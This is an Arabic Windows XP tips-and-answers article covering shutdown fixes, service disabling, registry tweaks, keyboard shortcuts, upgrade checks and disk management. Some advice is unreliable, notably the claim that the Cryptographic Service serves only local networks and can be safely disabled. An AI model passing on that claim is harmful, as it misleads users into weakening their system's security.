


في هذه الحالة سيفيدك تنصيب الدعم ل NT Apm/Legacy Support و للتأكد من تنصيبه في جهازك من لوحة التحكم اذهب الى System Propreties ثم Device Manager و من القائمة : View - Show hidden Devices فإذا ظهر NT Apm/Legacy Interface Node من ضمن قائمة الأجهزة المضافة فهذا يعني أنه منصب لديك أما إن لم يظهر فتستطيع إضافته من لوحة التحكم من Add New Hardware Wizard ، بعد إضافته ارجع الى Device Manager و تأكد من ظهور NT Apm/Legacy Interface Node ، فإن حلت المشكلة فبها و نعمت أما إن لم تحل فاذهب الى محرر سجل النظام (start>run و اكتب regedit) و هناك الى HKEY_LOCAL_MACHINE -> SOFTWARE -> Microsoft -> Windows NT ->

CurrentVersion -> Winlogon وضع القيمة ١ في المفتاح PowerdownAfterShutdown
و هذا كفيل بحل المشكلة إن شاء ا .

أما إن كان NT Apm/Legacy Interface Node يظهر في Device Manager و لكن بجانبه علامة صفراء فهذا يعني وجود مشكلة ما في اللوحة الأم و ربما تكون بحاجة الى تحديث البيوس لديك من موقع الشركة المنتجة للوحة الأم .


أما إن كان جهازك يعمل في نمط ACPI فستكون صورة Power Options لديك مشابهة لهذه :



و حيث أن مشاكل إغلاق الجهاز و إعادة تشغيله تنعدم تقريبا في نمط ACPI ، فإن معاناتك من مشكلة كهذه مع هذا النمط تشير الى بيوس سيئ و لابد من تحديثه من موقع الشركة.

سمعت أنه عند بدء التشغيل في ويندوز XP يقوم الويندوز بتحميل الكثير من الخدمات التي تستهلك الذاكرة ، فهل من طريقة لمعرفة ما هي الخدمات غير الضرورية و كيفية إيقافها؟

نعم هناك بعض الخدمات التي يقدمها ويندوز XP لا يحتاجها المستخدم الذي لا يعمل من خلال شبكة لإيقاف هذه الخدمات اذهب الى Computer Management ثم الى قسم Services و اختر Disableللخدمات التي لا تحتاجها. أنظر الصورة .



و أنا أقترح إيقاف هذه الخدمات لمن لا يعمل على شبكة أو لأمر آخر سأذكره :

1- Print Spooler هذا يسرع الطباعة فإذا لم يكن لديك طابعة تستطيع التخلي عنه .

2- Task Scheduler و مهمته تشغيل أي برنامج في أي وقت محدد، أنت تحدده فإذا كنت لا تحتاج هذه الميزة أوقفها .

3- Messenger يرسل و يستقبل الرسائل التي يرسلها مدير الشبكة فإذا كنت لا تملك شبكة فلا حاجة له .

4-Computer Browser يحدث قائمة الأجهزة على الشبكة الداخلية فإذا كنت لا تملك شبكة فلا حاجة له .

5-Remote Registry Service للتحكم بمحرر السجل من قبل مدير الشبكة من خلال جهاز آخر على الشبكة فإذا كنت لا تملك شبكة فلا حاجة له .

6-Telnet إذا كنت لا تعرف ما هذا فأنت لن تحتاج له .

7-Uninterruptible power supply يتحكم بعمل مزود الطاقة غير المنقطع (UPS) فإذا كنت لا تملك هذا الجهاز فلا حاجة لهذه الخدمة .

8- Cryptographic Service و هي المسئولة عن أمان تبادل البيانات المشفرة والمفاتيح على الشبكة المحلية فإن كنت لا تعمل من خلال شبكة محلية فلست بحاجة لهذه الخدمة .

9- Portable media serial number و هي مسئولة عن الحصول على الرقم التسلسلي للجهاز الموسيقي المحمول الموصل بجهاز الكمبيوتر و ذلك لمحاربة قراصنة الملفات الموسيقية و أظن لا أحد بحاجة لهذه الخدمة الجليلة .

10- SSDP Discovery service و هي تخدم الأجهزة التي تتصل تلقائيا بالشبكة و تدعم UPnP و هي أجهزة نادرة .

11- Windows time و مسئولة عن تحقيق التزامن في الوقت بين جهازك و مزود الشبكة المحلية فإن لم يكن لديك مزود الوقت TIME SERVER فلست بحاجة لهذه الخدمة .

12- Wireless zero configurationو تستخدم لإعداد أجهزة الشبكة اللاسلكية ، فإن لم يكن لديك شبكة لا سلكية فلست بحاجة لهذه الخدمة.

ماذا أفعل لكي أجعل الويندوز XP يتفحص فقط الجزء الخاص به من القرص الصلب؟

عندي على جهازي ويندوز XP و ويندوز إصدار آخر و كل منهما في قسم مستقل من القرص الصلب ، و المشكلة هي أن الويندوز XP عندما يتفحص القرص للبحث عن الأخطاء ، يقوم بتفحص كل أجزاء القرص الصلب و أحيانا يتعامل مع بعض ملفات الإصدار الآخر من ويندوز على أنها ملفات معطوبة ، ماذا أفعل لكي أجعل الويندوز XP يتفحص فقط الجزء الخاص به من القرص الصلب؟

اذهب الى Start ->Run و اكتب Regedit و هناك اذهب الى

HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Control \ Session Manager

على الجهة الأخرى من النافذة قم بالضغط مرتين على المفتاح BootExecute

و هناك ستجد * autocheck autochk

غير * الى الحرف الذي يمثل القسم الذي يحتوي على الويندوز.XP

عندما أشغل Windows Explorer يفتح داخل المجلد My Documents ماذا أفعل لكي يفتح مباشرة داخل أي مجلد آخر أحدده ؟

إضغط على الزر الأيمن للفأرة على shortcut لـ Windows Explorer واذهب الى Properties و غير target من SystemRoot%\explorer.exe الى SystemRoot%\explorer.exe /e,c:\pathغير c:\path الى أي مسار لأي مجلد تختاره و اضغط OK و هكذا كل مرة ستفتح الإكسبلورر سيفتح مباشرة داخل المجلد الذي حددته.

ما هي اختصارات لوحة المفاتيح العامة في ويندوز XP ؟

CTRL+Cالنسخ .

CTRL+Xالقص .

CTRL+Vاللصق .

CTRL+Zالتراجع .

DELETEالحذف .

SHIFT+DELETEحذف العنصر المحدد بشكل دائم دون وضعه في سلة المحذوفات .

CTRLأثناء سحب عنصر ما نسخ العنصر المحدد

CTRL+SHIFTأثناء سحب عنصر ما إنشاء اختصار للعنصر المحدد .

F2إعادة تسمية العنصر المحدد

+CTRLالسهم إلى اليمين نقل نقطة الإدراج إلى بداية الكلمة التالية .

+CTRLالسهم إلى اليسار نقل نقطة الإدراج إلى بداية الكلمة السابقة .

+CTRLالسهم إلى الأسفل نقل نقطة الإدراج إلى بداية المقطع التالي .

+CTRLسهم إلى الأعلى نقل نقطة الإدراج إلى بداية المقطع السابق .

CTRL+SHIFTمع أي من مفاتيح الأسهم تمييز كتلة من النص .

SHIFTمع أي من مفاتيح الأسهم تحديد أكثر من عنصر واحد في إطار ما أو على سطح المكتب، أو تحديد نص ضمن مستند .

CTRL+Aتحديد الكل .

F3البحث عن ملف أو مجلد .

ALT+Enterعرض الخصائص للعنصر المحدد .

ALT+F4إغلاق العنصر النشط، أو إنهاء البرنامج النشط .

ALT+Enterعرض الخصائص للكائن المحدد .

+ALTمفتاح المسافة فتح القائمة المختصرة للإطار النشط .

CTRL+F4إغلاق المستند النشط في البرامج التي تسمح لك بالتعامل مع عدة مستندات مفتوحة في نفس الوقت .

ALT+TABالتبديل بين العناصر المفتوحة .

ALT+ESCالتنقل بين العناصر بالترتيب الذي تم فتحها به .

F6التنقل بين عناصر الشاشة في إطار ما أو على سطح المكتب .

F4عرض قائمة شريط العناوين في جهاز الكمبيوتر أو في مستكشف Windows.

SHIFT+F10عرض القائمة المختصرة للعنصر المحدد .

+ALTمفتاح المسافة عرض قائمة النظام للإطار النشط .

CTRL+ESCعرض القائمة ابدأ .

+ALTالحرف المسطر في اسم قائمة ما عرض القائمة الموافقة

الحرف المسطر في اسم أمر موجود في قائمة مفتوحة تنفيذ الأمر الموافق .

F10تنشيط شريط القوائم في البرنامج النشط .

السهم الأيمن فتح القائمة المجاورة إلى اليمين، أو فتح القائمة الفرعية .

السهم الأيسر فتح القائمة المجاورة إلى اليسار، أو إغلاق قائمة فرعية ما .

F5تحديث الإطار النشط

مسافة للخاف إظهار المجلد الموجود في المستوى الأعلى في جهاز الكمبيوتر أو في مستكشف Windows.

ESCإلغاء المهمة الحالية .

SHIFTعند إدخال قرص مضغوط في محرك الأقراص المضغوطة لمنع القراءة التلقائية للقرص المضغوط.

ما هي اختصارات لوحة المفاتيح لمربع الحوار في ويندوزXP ؟

CTRL+TABالنقل إلى الأمام عبر علامات التبويب .

CTRL+SHIFT+TABالنقل إلى الخلف عبر علامات التبويب .

TABالنقل إلى الأمام عبر الخيارات .

SHIFT+TABالنقل إلى الخلف عبر الخيارات

+ALTالحرف المسطر تنفيذ الأمر الموافق أو تحديد الخيار الموافق .

ENTERتنفيذ الأمر للخيار أو الزر النشط .

مفتاح المسافة تحديد خانة الاختيار أو مسحها إذا كان الخيار النشط هو خانة اختيار .

مفاتيح الأسهم تحديد زر ما إذا كان الخيار النشط هو مجموعة من أزرار الخيارات .

F1عرض التعليمات .

F4عرض العناصر في القائمة النشطة .

مسافة للخلف فتح مجلد ما موجود في المستوى الأعلى في حال تم تحديد مجلد ما في مربع الحوار حفظ باسم أو فتح.

ما هي اختصارات لوحة المفاتيح الطبيعية في ويندوزXP ؟

WINعرض أو إخفاء القائمة ابدأ .

WIN+BREAKعرض مربع الحوار خصائص النظام .

WIN +Dعرض سطح المكتب .

WIN +Mتصغير كافة الإطارات .

WIN+Shift+Mاستعادة الإطار المصغر .

WIN+Eفتح جهاز الكمبيوتر .

WIN+Fالبحث عن ملف أو مجلد .

CTRL+ WIN +Fالبحث عن أجهزة الكمبيوتر .

WIN +F1عرض تعليمات .Windows

WIN + Lتبديل المستخدمين إذا كنت غير متصل بمجال شبكة اتصال .

WIN+Rفتح مربع الحوار تشغيل .

WIN+Uفتح إدارة الأدوات المساعدة.

ما هي اختصارات لوحة المفاتيح لمستكشف Windows ؟

ENDعرض أسفل الإطار النشط .

HOMEعرض أعلى الإطار النشط .

NUM LOCK+علامة نجمية على لوحة المفاتيح الرقمية (*) عرض كافة المجلدات الفرعية ضمن المجلد المحدد .

NUM LOCK+علامة الجمع على لوحة المفاتيح الرقمية (+) عرض محتويات المجلد المحدد .

NUM LOCK+علامة الطرح على لوحة المفاتيح الرقمية (-) طي المجلد المحدد

السهم الأيسر طي التحديد الحالي إذا كان موسعاً، أو تحديد المجلد الأصل .

السهم الأيمن عرض التحديد الحالي إذا كان مطوياً، أو تحديد المجلد الفرعي الأول.

ماهي اختصارات لوحة المفاتيح المخصصة لذوي الإحتياجات الخاصة في ويندوزXP ؟

مفتاح SHIFT الأيمن لمدة ثمانية ثوانٍ : تشغيل وتعطيل ميزة لتبطيئ سرعة تكرار لوحة المفاتيح .

ALTالأيسر+SHIFT الأيسر+PRINT SCREENتشغيل وتعطيل التباين العالي .

ALTالأيسر+SHIFT الأيسر+NUM LOCKتشغيل وتعطيل مفاتيح الماوس .

SHIFTخمس مرات تشغيل وتعطيل ثبات المفاتيح .

NUM LOCKمدة خمس ثوانٍ: تشغيل وتعطيل إصدار صوت عند الضغط على أي من المفاتيح NUM LOCKو SCROLL LOCK و CAPS LOCK.

WIN+Uفتح إدارة الأدوات المساعدة.

كيف لي أن أتخلص من الرسائل التي تخبرني بإرسال تقارير عن الأخطاء عند حدوثها الى ميكروسوفت ؟

اذهب الى Control Panel >System>Advanced >error reporting ثم اضغط Disable error reportingثم اضغط.OK

هل من طريقة لتحميل التحديثات الضرورية لجهازي ليصبح متوافق مع ويندوز XP و لكن قبل تنصيبه و ليس بعده؟

نعم ، أولا حمل هذا البرنامج و شغله على أي إصدار ويندوز متوفر لديك :

http://download.microsoft.com/downl...N-US/UpgAdv.exe

بعد تشغيل البرنامج ستظهر لك هذه الصورة :

1. Welcome to the Windows XP Upgrade Advisor



تعطيك هذه النافذة معلومات عن البرنامج .

الصورة التالية :


2. Download the latest files؟



تقترح عليك هذه النافذة تحميل التحديثات الضرورية لجهازك ليصبح متوافق مع ويندوز XP.

الصورة التالية :


3. Hardware and software compatibility information



تخبرك هذه النافذة بأن أغلب الإصدارات الجديدة من البرامج و مشغلات الأجهزة تكون متوافقة مع ويندوز XP.

الصورة التالية :

4. Upgrade Advisor report categories




تحتوي هذه النافذة على تقرير بالبرامج و الأجهزة غير المتوافقة مع ويندوز XP و هي تنقسم الى فئتين :

1- Blocking issues قائمة بالأجهزة التي ستمنعك من تشغيل ويندوز XP نهائيا مثل أن تكون الذاكرة لديك ٣٢ ميجابايت فقط .

2- Compatibility warnings قائمة بالبرامج و الأجهزة غير المتوافقة مع ويندوز XP و لكنها لن تمنع الويندوز XP من العمل .

الصورة التالية :


5. Updating compatibility list with Dynamic Update



في هذه النافذة سيبدأ تحميل التحديثات للبرامج و الأجهزة من الإنترنت .

الصورة التالية :


6. Preparing an Upgrade Report



في هذه النافذة و بعد انتهاء التحميل سيتم إعداد تقرير حول التحديثات التي تم إجراؤها و قد يستغرق بضع دقائق .

الصورة التالية :


7. Upgrade Report



هذه النافذة تحتوي على تقرير بالتحديثات التي تم إجراؤها و التي لم يتمكن البرنامج من إيجاد تحديث لها و البرامج التي يجب إلغاء تثبيتها قبل تنصيب الويندوز XP.

الصورة التالية :

8. Save the Full Details report



تقترح عليك هذه النافذة حفظ التقرير على القرص الصاب للرجوع اليه عند الحاجه .

الآن أنت جاهز لتنصيب ويندوز.XP

عند شراء قرص صلب جديد هل يجب علي تقسيمه و تهيئته قبل تنصيب ويندوزXP ؟

لا ، لست مضطرا لذلك و يكفيك الإقلاع من القرص المضغوط لويندوز XP و الذي سيقوم باقتراح تقسيم القرص الصلب و تهيئته لك قبل تنصيب الملفات.

بعد تنصيبي لويندوز XP اشتريت قرصا صلبا جديدا هل أستطيع تقسيمه و تهيئته من ويندوز XP المنصب على القرص الصلب الأخر لدي؟

نعم تستطيع ذلك بالتوجه الى Administrative tools ثم Computer Management و هناك توجه الى Disk Management و تجده تحت القسم storage عندها سترى على الجهة الأخرى من نافذة البرنامج : الأقراص المتوفرة لديك. الآن اضغط بالزر الأيمن للفأرة على القرص الذي تود تهيئته أو تقسيمه و اختر من القائمة المنبثقة format أو أي أمر آخر تود القيام به حسب الحاجة.
هل من طريقة للتأكد من أن ويندوز XP يستخدم الوصول المباشر للذاكرة DMA في تعامله مع الأقراص الصلبة لتحقيق أداء أفضل؟

اذهب الى CONTROL PANEL>SYSTEM>DEVICE MANAGER> IDE ATA/ATAPI Controllers

و اضغط بالزر الأيمن للفأرة على كل من primary و secondary و اختر PROPRETIES و هناك اذهب الى ADVANCED و تأكد من اختيارUse DMA If Available

ما هي طريقة تسجيل الأقراص المضغوطة في ويندوزXP ؟

الطريقة الأولى :

1-ضع قرصا فارغا في محرك الأقراص المضغوطة .

2-افتح My Computer ثم اذهب الى الملفات التي تود نسخها و قم بتحديدها و من القائمة على الجهة المقابلة من نافذة My Computer تحت العنوان File and Folder Tasks اختر البند Copy the selected items و عندها يفتح مربع حوار النسخ و منه اضغط على محرك الأقراص المضغوطة ثم اضغط على COPY.

3-الآن في نافذة My Computer انقر مرتين على محرك الأقراص المضغوطة و عندها سترى الملفات المطلوبة تحت العنوان Files Ready to be Written to the CD و من العنوان CD Writing Tasks اختر البند Write these files to CD.

الطريقة الثانية :

حدد الملفات أو المجلدات التي تود نسخها و اضغط بالزر الأيمن للفأرة و من القائمة المنبثقة اذهب الى SEND TO و اختر محرك الأقراص المضغوطة ليتم النسخ مباشرة.

ما هي الطريقة التي أجبر فيها الويندوز XP على قبول درايفرات ويندوز ٢٠٠٠ للأجهزة التي ليس لها درايفرات خاصة بويندوز XP ؟

لعمل ذلك اذهب الى start>run و اكتب regedit و هناك اذهب الى HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/ و من الجانب الأخر للنافذة انقر مرتين على المفتاح ProductName و غير قيمته من Microsoft Windows XP الى Microsoft Windows 2000.

بعد الإنتهاء قم بتنصيب درايفرات ويندوز ٢٠٠٠ للجهاز المطلوب و سيقبله الويندوز و بعد الإنتهاء من تثبيت الدرايفرات ارجع مرة اخرى الى regedit و أعد كل شيء الى ما كان عليه .

هذه الطريقة قد تنفع مع بعضكم و لكنها ليس بالضرورة ستنجح مع الجميع.

ما هي طريقة تأمين الويندوز XP بكلمة سر عند ترك الجهاز لفترة زمنية كي لا يلهو به أحد؟

بكل بساطة أثناء عملك على الويندوز و رغبتك في ترك الجهاز لفترة ما اضغط على مفتاح ويندوز WIN KEY+L لتحصل على نافذة تطالب بإدخال كلمة سر الدخول للويندوز و بالتالي لن يتمكن أحد من استخدام الجهاز ما لم يكن يعرف كلمة السر.

هل هناك طريقة لتسريع إقلاع ويندوز XP ؟

نعم ، و ذلك بتحميل هذا الملف من ميكروسوفت و فك الضغط عنه و تشغيله :

http://download.microsoft.com/downl...ootVis_file.exe

عند تشغيل البرنامج اختر من القائمة TRACE>OPTIMIZE SYSTEM : حيث سيقوم البرنامج بإعادة تشغيل الجهاز و سيقوم ببعض المهام و عند إنتهائه من عمله بعد إعادة التشغيل ستزيد سرعة إقلاع ويندوز XP في المرات القادمة لتشغيله.

هل من طريقة في ويندوز XP للوقاية من نسيان كلمة المرور للدخول الى الويندوز؟

نعم و ذلك بالذهاب الى Control Panel ثم User Accounts ثم اضغط على اسم حسابك الشخصي و أسفل Related Tasks اضغط على Prevent a forgotten password لإنشاء قرص مرن password reset disk للولوج الى الويندوز دون أن تتذكر كلمة السر ، اتبع الإرشادات و بعد إعداد القرص المرن احفظه في مكان آمن لأن أي شخص يمتلك هذا القرص يستطيع الولوج الى حسابك .

و لكن ليس لدي طريقة إذا كنت ستنسى أين احتفظت بهذا القرص

هل من طريقة للتحكم في خصائص ويندوز XP بصورة أكبر و لكن دون الولوج الى سجل النظام؟

نعم ، ممكن و ذلك بفضل المزايا الرائعة في ويندوز XP و التي تعطيك الحرية بالتحكم بكل صغيرة و كبيرة في خصائصه و ذلك باستخدام Group Policy Editor و للوصول إليه اذهب الى Start>Run واكتب gpedit.msc ثم اضغط OK.

هناك ستجد الإمكانية للتحكم بكثير من خصائص ويندوز XP المخفية و ستفيد المستخدمين المتقدمين بشكل كبير في تطويع ويندوز لملائمة احتياجاتهم.

عند فتحي لمجلدات تحتوي على عدد كبير من الملفات عند استخدام نظام الملفات NTFS فإن فتح المجلد يستغرق فترة طويلة ، ما الحل؟

اذهب الى START>RUN و اكتب REGEDIT ثم اضغط OK و هناك اذهب الى HKEY_LOCAL_MACHINE -> SYSTEM -> CurrentControlSet -> Control -> FileSystem و هناك أنشأ مفتاحا جديدا من النوع DWORD و أعطه الإسم NtfsDisableLastAccessUpdate والقيمة ١.

ما هو القرص الديناميكي Dynamic Disk ؟

هو القرص الذي من الممكن إنشاء أقسام ديناميكية عليه ، و لا يمكن التعرف عليه إلا من خلال الويندوز ٢٠٠٠ و ويندوز XP ، و لإنشائه اذهب الى أدوات إدارية Administrative Tools ثم إدارة الكمبيوتر Computer Managementثم الى قسم إدارة الأقراص Disk Management ، الأقسام الديناميكية التي من الممكن إنشاءها على القرص الديناميكي هي :

1- simpleوهي لا تختلف عن الأقسام العادية .

2- spannedوهي تتكون من عدة أقراص ديناميكية و التي تبدو كقرص واحد و البيانات تكتب و تقرأ بشكل متسلسل .

3- stripped و هي عدة أقراص ديناميكية و تبدو كقرص واحد و البيانات تقرأ و تكتب على الأقراص بشكل متوازي (في نفس الوقت) ، هذا النوع يحبذ إذا كان لديك قرصان صلبان حقيقيان ، و باستخدام هذا النوع ستتضاعف سرعة قراءة و كتابة البيانات .

4- mirrored هذه الأقسام تتكون من قرصين حقيقيين ، البيانات التي تكتب على أحد الأقراص تنسخ على القرص الآخر مما يزيد أمن البيانات من الضياع أو العطب .

5- RAID5 يتكون من ثلاث أقراص أو أكثر ، البيانات تكتب على قرصين و في القرص الثالث يكتب ECC كود تصحيح الأخطاء و الذي بواسطته و بوجود معلومات من أي من القرصين يمكن استصلاح المعلومات في القرص الثاني في حال عطبها ، هذا النوع يحافظ على أمن البيانات و يوفر في مساحة القرص و لكنه أبطأ من النوع السابق .

الأقسام السابقة متوافقة مع نظام الملفات FAT32 و NTFS ، التحويل من قرص عادي الى ديناميكي ممكن بدون فقد للبيانات أما التحويل العكسي قد يضيع البيانات التي على القرص، للقيام بعملية التحويل انقر بزر الماوس الأيمن فوق القرص الأساسي المطلوب تحويله، وانقر فوق Convert to Dynamic Disk، ثم اتبع الإرشادات التي تظهر على الشاشة .

إن لم يظهر عنصر القائمة هذا، فانقر بزر الماوس الأيمن فوق وحدة تخزين بدلاً من قرص، ربما كان قد تم تحويل القرص إلى قرص حيوي مسبقاً، أو أن الكمبيوتر هو كمبيوتر محمول. (إن الأقراص الديناميكية غير معتدة في أجهزة الكمبيوتر المحمولة، والأقراص القابلة للإزالة، والأقراص التي يمكن فصلها والتي تستخدم واجهات Universal Serial Bus (USB) أو IEEE 1394 تسمى أيضاً FireWire)، أو على الأقراص المتصلة مع نواقل SCSI المشتركة.) بالإضافة إلى ذلك، لا يمكن تحويل أقراص كتلة متصلة بنواقل SCSI أو بقناة ألياف مشتركة، إلى ديناميكية.)

ما هو boot defrag و كيف أتأكد أنه يعمل على جهازي؟

boot defrag هو من المزايا الجديدة التي أضيفت الى ويندوز XP و مهمته تتلخص في القيام بإلغاء إعادة تجزئة defrag الملفات المهمة لعمل الويندوز مع كل إقلاع مما يزيد من سرعة عمل الويندوز ، و للتأكد من عمله اذهب الى سجل النظام START>RUN و اكتب regedit و هناك اذهب الى HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction و ابحث عن المفتاح Enable فإن كانت قيمة المفتاح Y فهذا يعني أن هذه الميزة تعمل ، أما إن كانت قيمة المفتاح N فهذا يعني أن هذه الميزة لا تعمل.

هل هناك طريقة لتوجيه رسالة ما للمستخدمين عند محاولتهم للولوج الى الويندوزXP ؟

نعم ، اذهب الى Control Panel - Administrative Tools - Local Security Policy و هناك اختر) Security Options في الويندوز المعرب اذهب الى لوحة التحكم - أدوات إدارية - نهج الأمان المحلي و هناك اختر خيارات الأمان)

ابحث عن البند Interactive logon: Message text for users attempting to log on حيث تستطيع هنا كتابة الرسالة التي تود توجيهها .

و تحت هذا البند تجد Interactive logon: Message title for users attempting to log on

حيث تستطيع كتابة عنوان النافذة التي ستظهر فيها الرسالة.

